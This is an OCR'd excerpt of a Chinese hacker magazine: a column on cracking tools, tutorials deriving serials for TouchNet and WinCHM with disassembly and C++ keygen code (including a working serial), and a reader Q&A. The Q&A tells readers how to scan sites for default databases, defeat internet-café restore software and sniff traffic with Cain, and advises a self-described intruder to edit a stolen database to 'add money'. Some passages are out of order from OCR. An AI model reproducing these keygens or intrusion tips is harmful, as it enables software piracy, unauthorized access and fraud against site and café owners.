
对于破解来说，计算是必不可少的，所以这里为大家推荐两款非常好用的计算工具，就是破解计算工具V1.0和32位汇编指令计算器，如图4、图5。


这两款计算工具都比较好用，因为在计算的时候，可能会遇到很多不同的运算，仅仅使用系统自带的计算器来计算的话，可能不能满足其计算条件！有好的计算器，计算起来才会更加方便，而不用到处问人求助说这个计算结果等于多少！


图4


图5


在破解中，我们会经常接触到API和ASCII的问题，所以这里我也推荐相应的工具给大家，就是API地址专家和ASCII速查 V8.0，如图6、图7。


图6


图7


但是我要说的是，一些经常会看到或者经常要使用的API函数和一些经常需要使用的ASCII码，自己能搞懂或者能记住就最好不过了，这样可以节省下很多时间，不必等到真的需要的时候再到处去找，有充足的工具支持，破解起来就事半功倍了！

在前些日子的时候，我经常会看到很多人问我，程序注册的按钮是灰色的，怎么办？我就告诉他尝试一下使用Window 按钮突破专家，如果不行就试试灰色按钮克星（加强版），如图8。



图8

一般情况基本都是可行的，因为有这个按钮，肯定就有这个事件存在！

好了，在破解的时候，你还必须懂得最基础的汇编指令，否则你是很难将破解进行下去的，这个不是本文所说的范围，你可以找找相关资料来参考学习！现在我假如你已经完成查壳，找到关键点，并且已经会将不跳改为跳了，那么接下来，我相信你是很愿意地想出一个内存注册机或者是补丁了（呵呵，假如我们的破解对象是明码的，而且还没加壳。如果你对脱壳还不是很了解的话，可以参考黑手的《破解前奏系列文章》，这里我就不多说壳了）。一般我做内存注册机或者是补丁的时候，会选择KeyMake.V2.0.AntiKilll和DUP V2.16 汉化特别版，所以也想推荐给大家使用，为啥？因为确实很好用啊！如图9、图10。


图9

内存注册机的话，打开程序，点击“其他”，可以看到图9 的几个选项，选择第一个“内存注册机”就可以了，然后它会自动弹出一个设置注册机的信息框，选择好程序路径，添加好中断地址、中断次数、第一字节、指令长度和保存在哪个寄存器上面，最后写上你喜欢的个人信息，点击“生成”，一个内存注册机就这么做出来了，很高兴吧？呵呵！其实KeyMake.V2.0.AntiKilll同样也可以制作补丁，它可以制作文件补丁和内存补丁，文件补丁是要所破解的程序没有加壳的，如果加了壳的，就选择内存补丁，制作方法也是非常简单的，文件补丁只需要选择好原文件和破解后的文件，点击“制作”就做出来了，而内存补丁需要写上修改地址、长度、原始指令和修改指令，最后点击“生成”，一个内存补丁也做出来了。DUP V2.16的用法和这个也是差不多的，我就不重复了，大家可以自己研究一下！


图10

在破解对象非常简单的情况下，所以需要的工具可能就是这么多，怎么样？不会太复杂吧？复杂的，我们留到以后再慢慢讲，因为工具实在是非常多，不是我三言两语就可以说完的，但无论怎么样，多收集一个工具，对以后的破解或者汉化总是有好处的，

一个普通的mfc写的程序的分析

文 Kflnig

从本文你可以学习到：

mfc程序的分析

就我个人观点，delphi的程序比较简单，其次是vc语言，但是一旦vc用了高级包装过的mfc，就会像是vb一样很难分析！mfc包装过之后会发现一切都变得没有头脑，普通的GetWindowTextA等断都断不下来。这个mfc的库本身就是对cracker的一种扼杀。

不过还好上帝赐予了一个很好的工具IDA，IDA本身就具有对mfc强烈的分析能力，使我们的工作量可以少一些。你不信，我给你举个例子。下面两行代码，你喜欢看哪个？

```
00428C08     .  E8 8ED50700    CALL TouchNet.004A619B（来自于OD）
.text:00428C08          call     CWnd::GetWindowTextA(CString
&)（来自于IDA）
```

如果你硬要说第一种好我也没有办法，但是我想大多数人还是喜欢第二种的，因为有优势。第一是它的代码非常清楚，第二是省去了我们跟踪mfc库函数的麻烦，节约了时间。

本文的目标touchnet（一个非常不错的浏览器，除了价格贵了一点。）

所需工具IDA，OD。

IDA分析，然后输出一个文件，如图1操作，所有的选项都打勾吧。你可以试着让OD载入不同选项下输出的map文件然后对比分析。




图1 输出map文件时都打勾

这个软件是得到注册码易，但要得到完整的分析过程难（而事实上所有的软件基本上都是这样）。也许看了以下的内容你会不解的问，你怎么知道的。其实很简单：我是分析出来的。分析虽然麻烦但是必不可少，如果你想成为一个不错的cracker，而不是满足于一个注册码，那么就仔细的分析吧。首先是找注册码，这个软件的注册码（serial）是根据用户名（name）计算得出的。这就造成了一个现象，那就是明码。

第一步，找到关键

在破解一个软件之前得把它把玩一下，我随便输入name为lnig，serial为123789，然后点击注册，跳出一个错误对话框，如图2。




图2 注册失败对话框

这个样子的对话框是明显的MessageBoxA。OD下断MessageBoxA（这似乎是普通断点中仅有的一个适用于mfc的api函数），然后一层一层上去，直到看到：

```
.text:00428CDC          mov     esi, ds:WritePrivateProfileStringA
.text:00428CE2          push    offset FileName  ; "win.ini"
.text:00428CE7          push    eax
.text:00428CE8          push    offset s_Username ; "Username"
.text:00428CED          push    offset s_Win32   ; "win32"
.text:00428CF2          call    esi ; WritePrivateProfileStringA
.text:00428CF4          mov     ecx, [esp+14h]
.text:00428CF8          push    offset FileName  ; "win.ini"
.text:00428CFD          push    ecx
.text:00428CFE          push    offset s_Regcode ; "regcode"
.text:00428D03          push    offset s_Win32   ; "win32"
.text:00428D08          call    esi ; WritePrivateProfileStringA
.text:00428D0A          push    0
.text:00428D0C          push    0
.text:00428D0E          push    offset s_VSJ     ; "注册成功！
```

看来是"注册成功"之后的写文件。

第二步，分析关键

前置知识，edx:eax表示eax和edx两个32位寄存器当作一个64位的寄存器使用，其中edx表示高32bit，而eax表示低32bit。其他如edi：esi也类似。

关键1：

```
.text:00428C32          call    CWnd::GetWindowTextA(CString
&); serial
.text:00428C32；这些有名字的都是mfc的库函数。
.text:00428C37          mov     ecx, [esp+14h]
.text:00428C3B          push    ecx
.text:00428C3C          call    __atoi64; serial转为16进制表
示、类型为__int64。
.text:00428C3C
.text:00428C41          add     esp, 4
.text:00428C44          lea     ecx, [esp+20h]
.text:00428C48          mov     ebx, eax; ebx为注册码的低
32bit
.text:00428C4A          mov     [esp+1Ch], edx; [esp+1Ch]
为注册码的高32bit
```

这里主要注意ebx和[esp+1Ch]的值的来历。

关键2：

```
.text:00428C6C          push    eax; name
.text:00428C6D          lea     ecx, [esp+24h]
.text:00428C71          call    sub_429B50; 根据name计算一
个值
```

主要注意它的返回值edx：eax

关键3：

```
.text:00428CB2          push    esi
.text:00428CB3          push    edi; esi:edi就是上边的返回
值
.text:00428CB4          lea     ecx, [esp+28h]
.text:00428CB8          call    sub_4297C0
.text:00428CB8
.text:00428CBD          mov     esi, dword_515E24
.text:00428CC3          inc     esi
.text:00428CC4          cmp     eax, ebx; ebx还是和关键1
中的ebx相同
.text:00428CC6          mov     dword_515E24, esi
.text:00428CCC          jnz     short loc_428D2D; 不跳
.text:00428CCC
.text:00428CCE          cmp     edx, [esp+1Ch]
.text:00428CD2          jnz     short loc_428D2D; 不跳
.text:00428CD2
.text:00428CD4          or      eax, edx; 一般不会跳，除非
eax = edx
.text:00428CD6          jz      short loc_428D2D; 不跳
```

所以我们特别注意00428CB8处出来后edx：eax的值，然后用windows的计算器计算一下变成十进制就是serial，可知lnig

所以别忘了看到好的工具的时候在硬盘上保存一份哦！好了，这次就介绍到这里了，下一次，我们来点实战性的，总不能光看不动手吧？下次见！

【本文介绍的相关工具已收录在本期光盘中】

编辑点评：

虽然只是简单地介绍，但是对于还没入门的菜鸟还是有一点帮助的，入了门的老鸟看了一定会偷偷笑，但是老鸟也是从菜鸟一路走过来的，希望本文对新手有点帮助。

的注册码为：291606057946。输入后注册成功，如图3。




图3 注册成功

上面只是不加分析的给出了一个取得注册码的过程，下面来简略分析注册过程中的关键call。关键call主要有两个，其一：

```
.text:00428C71                    call
sub_429B50；根据name计算一个值
```

我们进入分析。

```
.text:00429B50 arg_0          = dword ptr  4
.text:00429B50
.text:00429B50                mov     ecx, [esp+arg_0]
.text:00429B54                push    ebx
.text:00429B55                xor     eax, eax
.text:00429B57                xor     edx, edx
.text:00429B59                push    esi
.text:00429B5A                mov     esi, ecx
.text:00429B5C                test    ecx, ecx
.text:00429B5E                jz      loc_429C67
```

下面是一个循环，循环次数为name的长度。

```
.text:00429B64                mov     bl, [esi]; esi为name的地址，
name依次入bl
.text:00429B66                test    bl, bl
.text:00429B68                jz      loc_429C67
.text:00429B6E                cmp     edx, 17h
.text:00429B71                jg      short loc_429B87
.text:00429B73                jl      short loc_429B7C
.text:00429B75                cmp     eax, 4876E800h
.text:00429B7A                jnb     short loc_429B87
.text:00429B7C                push    0
.text:00429B7E                push    0Ah
.text:00429B80                push    edx
.text:00429B81                push    eax
.text:00429B82                call    __allmul; 执行edx: eax=edx:
eax*A
.text:00429B87                movsx   ecx, bl
.text:00429B8A                add     ecx, 0FFFFFFD0h ; switch 75
cases
.text:00429B8D                cmp     ecx, 4Ah
.text:00429B90                ja      loc_429C5A      ; default
```

Case语句有很多，出于篇幅考虑我只列出了其中一条。

```
.text:00429B96                jmp     ds:off_429C6C[ecx*4] ; switch
jump
.text:00429B9D                add     eax, 7          ; case 0x31,
其中一条case
.text:00429BA0                jmp     loc_429C5D
.text:00429C5A                add     eax, 9          ; default
.text:00429C5D                adc     edx, 0
.text:00429C60                inc     esi             ; case 0x30
.text:00429C61                jnz     loc_429B64

.text:00429C67                pop     esi
.text:00429C68                pop     ebx
.text:00429C69                retn    4
.text:00429C69 sub_429B50     endp
```

所以这个call真的是无聊之极，就是通过了一个极大的switch，case语句来进行对name的变化求值。

其二：

```
.text:00428CB8                call    sub_4297C0
```

比较困难，因为有两个循环，而且循环比较长，里面充斥着大量的移位等运算，所以分析起来麻烦，不适合初学者，而且我也只是半懂。半懂的意思就是说，指令我懂，但是真的有机结合起来，我只能懂得它汇编下的执行步骤，无法想象出高级语言代码的样子，就简单的分析到这里。

对于这个软件，我想若是高手，不知道可不可以根据给定的serial逆推name？这样也许要好玩多了。欢迎大家来e-mail：kflnig@21cn.com和我讨论。

【本文介绍的目标程序已收录在本期光盘中】

编辑点评：

mfc的程序有时候真的不是很容易搞的，如果要破这种程序的话，函数的熟悉程度是必不可少的，因为这类型的程序很多时候需要了解函数的意义，如果你不懂的话，或许关键点你就错过了，本文作者使用IDA来分析，确实是个不错的选择，或许你也可以尝试一下完全使用OD来破破看？

老调重弹 winchm的破解

Kflnig

从本文你可以学习到：

winchm的注册计算流程

在《黑客手册》2007年第7期中谈到过winchm的破解，是用穷举的方法得出的序列号，不过那实在是需要一定的编程实力，毕竟递归是编程中最难以掌握的一块知识点。这次让我们来看看用简单的方法来如何推winchm的注册码，稍微会涉及到一些数学知识，事实上数学对于破解来说实在是非常重要的，至少我们在穷举之前最好用数学证明一下，否则，遥远的等待不是我们能够付得起的。一个好的数学能力往往也预示着一定的破解功力，而且刚好前几天我也写了一篇关于delphi int64的运算，这样基础知识就具备了。必备工具：winchm(目标)，OD(手段)，windows的计算器（捷径），最好还有一个c++工具（我用borland c++6.0）。

一、初战告捷

我再描述一些它的算法，和以前的说法稍有出入（本质是一样的），引入一个数组str[0x14]，一个函数mul_three（x）表示3的x次方，关于key的生成，

for (n=0;n<=0x13;n++) key=mul_three(n+3)*str[n]+key;

如果最终的key=0x299F90EA65B，那么，便是single-user版本。

也就是说key = str[0]*3^3+str[1]*3^4+str[2]*3^5+……+str[0x13]*3^0x16【1】

数学知识：数N的x进制表示。

我们通常知道二进制，十六进制，十进制。但事实上任何一个数N都可以用x进制唯一表示，而且方法都是同样的除x取余。

N=An * x^n + A(n-1) * x^(n-1) + …… + A1*x^1 + A0*x^0(0<=Ai<x,0=<i<=n)【2】

显然上面的key的表示还和N的x进制的表示有出入，但也很明显两者相差不多，实际上差别就是在【1】式无法唯一表示一

个数，我们的目标是只要得到一个正确的序列号。

上面的【1】式事实上可以化简，左右可以同除以3^3，这样会方便待会儿的计算，下面是代码计算key/27的三进制表示，当然麻烦一点用手工或者计算器算一下也可以：

```
int main(int argc, char* argv[])
{__int64 key=0x299F90EA65B,key1;
key1=key / 27;
int n=0;
int sz[0x30]={0};
while (1)
  {
  sz[n]=key1 %3;
  key1=key1 /3;
  ++n;
  if (key1==0) break;
  }
 while(1)
 {
 --n;
 cout<<sz[n];
 if (n==0) break;
 }
  getchar();
      return 0;
}
```

这样key/27的三进制表示就是101010110000102210110200。

同样除以27后的【1】式变为key/27=str[0x13]*3^0x13+……+ str[2]*3^2+ str[1]*3^1+str[0]【3】。(我这么写是为了和key/27的三进制表示配套)

现在我们就得在牢记【2】,【3】的基础上进行配凑，但是str[i]是绝对不能为0的，否则你说这个字符要怎么打出来？下面涉及到如何配凑，技巧介绍：

在三进制中，我们可以把121看成051，或者114，也会发现其实它们恰是等价的，但是最重要的一种是这样的等价，121 = 44，这样的等价就是最高位减1，后面的所有位都加2，最后一位在加2的基础上再加1。

我们知道字符串长度只有0x13+1 = 20，而key/27却有24，所以现在需要把key/27的长度缩减。

<1>

310101100001022101102000　　长度23

23232332222324432332423　　长度23

这一步使各位上不存在0位。

<2>

(2*3+3*9+2*27+3)　2332222324432332423长度20。(用【2】可得)

这一步使长度减少到20位，因为一个byte的最大值可以达到FF，而2*3+3*9+2*27+3 = 5A还小于它。

到现在为止我们一回眸突然发现：

Key/27=5A*3^0x13+2*3^0x12+……+2*3^1+3,所以我们只要简单的把这些anscii码值换成字符，对应到每一位就可以了。不用说大家也知道这是用键盘打不出来的，所以我就编了一个小小的程序实现了一下，本来以为事情到这里就结束了，谁知……

二、过滤的作用

可能是现在傻瓜化的控件太厉害了，那个输入注册码的控件竟然排斥了我的那些特殊的符号，因为我没看具体代码，只知道这个结果，毕竟cracker的时间也有限，这些吃力不讨好的事情我绝对不做，而且根据下面的文章我几乎可以这么肯定是控件的凑巧。

三、走后门

如果你对winchm下过注册表断点并且去看过注册表里它的值，那么你会有很多的发现。

Regcode：064deb31e975b371920c29694e8 e148675126736，这还是我们输入的注册码吗？不是，它是被加密过的，我分析了一下，这条路没有非普通anscii码的限制，这就是后门。

具体思路是：

1. 提取出那个加密我们的注册码的函数
2. 反推出我们注册码的这个加密过的值
3. 把这个值写入注册表里的regcode
4. 软件读取加密过的注册码后自己还原（因为这里不进行检测是否为普通anscii码）

```
004BFA0B  .  33C9        XOR ECX,ECX                    ;
|
004BFA0D  .  66:BA FE05  MOV DX,5FE
|
004BFA11  .  E8 C2FEFFFF CALL winchm.004BF8D8；关键的加密call
```

DX是EDX的后16bit，DL是EDX的末8bit，DI是EDI的后16bit，进入004BF8D8，我省略了很多废代码。

```
004BF8E1  |.  884D FB        MOV BYTE PTR SS:[EBP-5],CL
......
004BF91C  |> /0FB7D7         /MOVZX EDX,DI                 ; di初值为5fe
004BF91F  |. |C1EA 08        |SHR EDX,8; edx = edx/256，右移一位就等价于除以2
004BF922  |. |3213           |XOR DL,BYTE PTR DS:[EBX]   ;ebx为加密过的regcode 的首地址
004BF924  |. |8816           |MOV BYTE PTR DS:[ESI],DL
004BF926  |. |807D FB 00     |CMP BYTE PTR SS:[EBP-5],0   ;[EBP-5]一定为0
004BF92A  |. |74 17          |JE SHORT winchm.004BF943

004BF92C  |. |81E2 FF000000  |AND EDX,0FF除非出现错误，否则这一段不会执行
004BF932  |. |66:03FA        |ADD DI,DX
004BF935  |. |66:69D7 540D   |IMUL DX,DI,0D54
004BF93A  |. |66:81C2 3422   |ADD DX,2234
004BF93F  |. |8BFA           |MOV EDI,EDX
004BF941  |. |EB 13          |JMP SHORT winchm.004BF956

004BF943  |> |33D2           |XOR EDX,EDX
004BF945  |. |8A13           |MOV DL,BYTE PTR DS:[EBX]
004BF947  |. |66:03FA        |ADD DI,DX
004BF94A  |. |66:69D7 540D   |IMUL DX,DI,0D54；dx = di*D54，溢出不管
004BF94F  |. |66:81C2 3422   |ADD DX,2234
004BF954  |. |8BFA           |MOV EDI,EDX
004BF956  |> |46             |INC ESI
004BF957  |. |43             |INC EBX
004BF958  |. |48             |DEC EAX；eax为循环变量，它的值等于注册码长度
004BF959  |.^\75 C1          \JNZ SHORT winchm.004BF91C
```

这种是简单代码，你应该会看和分析，下面就需要逆推了，这个实在是非常简单的!

Key/27=3+2*3^1+……+2*3^0x12+5A*3^0x13(从低位到高位的写法，这样才符合上面的顺序)

```
int main(int argc, char* argv[])
  {unsigned char key[]={03,02,04,02,03,03,02,03,04,04,02,03,02,02,
02,02,03,03,02,0x5A},result[0x14];
  WORD dx,di=0x5fe;
  unsigned char dl;
  int n=0;
     while (1)
```

```
{
dx=di;
dx=dx / 256;
dl=dx % 256;
result[n]=key[n] ^ dl;
dx=0;
dl=result[n];
dx=dl;
cout<<hex<<dl/16<<dl %16;//我不知道如何可以直接输出char类
型的值，这是一种变相输出的方法
di=di+dx;
dx=di*0xd54;
dx=dx+0x2234;
di=dx;
++n;
if (n==0x14) break;
}
getchar();
return 0;
}
```

计算出来发现输出的就是我上面举例的那个乱码。只要把它写到winchm的注册表的regcode项中就注册成功了。本来是打算让破解它的方法简单一点，现在看来……

编辑点评：

同样的一个程序，可以使用不同的方法来计算出注册信息，作者是做到举一反三了，可见数学知识在破解中的运用，也是很重要的，而且还需要一点编程基础。破解很多时候需要的就是变换，因为条条大路通罗马嘛，所以灵活的思路可以使自己的思维更加活跃，不知道作者还会不会再老调三谈呢？

Q&A

论坛留帖

Q：入侵网站怎么扫描人家的数据库？

A：你说的应该是扫描网站的默认数据库吧，像domain和啊D注入工具就自带了扫描默认数据库的功能。而专门针对默认数据库的捕捉工具有挖掘鸡，这个软件是直接利用搜索引擎提取相关信息反馈给用户。一般情况下，像DOMAIN这样的工具，也只能扫描工具内部提供的指定的默认数据库，例如动网、bbsxp等。如果网站使用的是默认数据库，而软件本身没有收录，那么你只有想办法知道网站本身用的是什么程序结构，可以根据网页提供的power by信息，或者是比较特殊的脚本名称到www.seeknot.com去查找源码，你甚至可以用到搜索引擎。现在的默认数据库都比较少了，何况只能针对access数据结构，你可以尝试一下暴库的方法来获取数据库地址。

原文链接：http://www.nohack.cn/bbs/thread-67992-1-1.html

Q：怎么才能关掉网吧里的还原精灵？好多软件都要重启后才生效，可是有时候一重启就被还原掉了，下载的软件还是没法用，要怎么办才好？

A：针对还原精灵的破解方法比较多，有密码破解工具和还原精灵清除工具，网上的介绍已经有很多了。现在的网吧很少用到还原精灵，可能你接触到的是冰点或者还原卡。如果是冰点，破解起来相对比较繁琐，你可以参考一下http://hi.baidu.com/lucifer_yaoh/blog/item/193458235d170b529922ed15.html中的方法；至于针对还原卡的方法就更多了，你直接到baidu搜索"还原卡 破解"就能得到很多方法。

原文链接：http://www.nohack.cn/bbs/thread-69055-1-1.html

Q：虚拟机怎么用啊？哪里有虚拟机软件下载啊？在虚拟机里面怎么安装Linux啊？

A：虚拟机是通过软件模拟的具有完整硬件系统功能的，运行在一个完全隔离环境中的完整计算机系统。虚拟机用的比较多并且相对强大和稳定的就是VMWARE了，推荐一个集合破解和汉化的傻瓜式安装包下载地址给你：http://www.duote.com/soft/9131.html。在虚拟机中安装Linux和在实体电脑中安装方法一样，可以先新建一个虚拟机，再用安装光盘或者是虚拟光驱加载镜像文件直接安装就可以了。

原文链接：http://www.nohack.cn/bbs/thread-69052-1-1.html

Q：有哪位知道如何解禁网吧的cmd吗？

A：最简单的方法就是新建一个文档并写入"cmd.exe"，然后另存为bat后缀的文件，接着双击这个文件就可以执行cmd。再或者你直接在网上下载一个cmd.exe程序就OK啦！

原文链接：http://www.nohack.cn/bbs/thread-58826-1-1.html

Q：我看了很多关于cain的教程，可是自己试验的时候什么都无法嗅探，连最简单的嗅探路由器都失败，还请高手们给我一些嗅探成功的经验。

A：CAIN使用起来还是比较简单的，起码是GUI界面操作模式。运行之前必须安装winpcap协议包，然后打开cain（这里以cain汉化版进行说明），首先激活本地嗅探模式。然后切换到嗅探器模式下，点击左下的主机进行网段扫描，软件会报告给你生成的结果。切换到arp窗口下，激活窗口并点工具栏的＋号，这个时候就可以添加主机了。左边的窗口选择网关，这个可以在网络协议中看到，然后选择你要嗅探的目标机，最后只需要点本地嗅探旁边的开始ARP就可以进行嗅探了。

原文链接：http://www.nohack.cn/bbs/thread-68901-1-1.html

Q：我朋友有几个个人网站被挂马了，是被插入这种代码：http://mlcro-soft.cn/*.htm，百度里搜索得知是网页收割者。我朋友把代码删除后，很快又被插进主页里，后来干脆就把所有的源代码都删除，只留下一个静态页面，但是挂马者还是不断地往里面插进这个http://mlcro-soft.cn/***.htm。只要你一删除，他过一会又插进去……郁闷了！FTP密码也改了好几次，漏洞也打上了，都没用……还通过插进的代码给我朋友留言。这是不是网站服务器被拿下了？有什么补救的方法吗？谢谢！**

A：通过你的叙述，我理清了一下，基本可以否定是通用的挂马方式。根据个人经验，估计有ARP挂马的可能，那么你就要在服务器上装一个防ARP的软件了，因为这种挂马方式即使你重装系统也没用的。不过也有可能是IIS挂马，这里我直接给你推荐一个地址：http://hi.baidu.com/topasstem8/blog/item/261493feada14d335d60080c.html。其中介绍了IIS挂马的详细方法，看过文章就知道如何解决了。

原文链接：http://www.nohack.cn/bbs/thread-68255-1-1.html

读者提问

Q：我在网上下载了一个黑客组织专用的远程桌面连接程序，居然能够直接复制硬盘里的软件到对方磁盘，请问这个是如何实现的？

A：这个并不是什么高深的技术，更谈不上编程，真正的操作只是对windows自带的mstsc进行修改，通过资源修改工具修

改图片和显示信息。至于能够直接复制，其实是在远程桌面连接的“选项”下的“本地资源”中启用了磁盘映射，而专用终端连接只是默认开启了此功能。


Q：徐师傅好，我入侵了一个网站，并且下载了数据库，我想修改数据库里的一些数据，但是我在网吧操作，又没有access，虽然知道有很多 览数据库的工具，那么有没有能修改的小工具呢？

A：正好有这个工具，你可以到网上搜索“风之数据库修改器”。它是可以修改数据库数据的，对网吧操作的朋友特别有帮助，特别是入侵了某些access库的网吧主机，直接用这个工具给自己加钱吧。

Q：我正在学习《精通脚本黑客》，首先想谢谢一下作者，最近我想学下php脚本，可是APAche+PHP+mySQL的组合建立起来过于繁琐，请问有没有什么好点的办法，比如直接把三个工具封装起来自动安装和设置的程序？

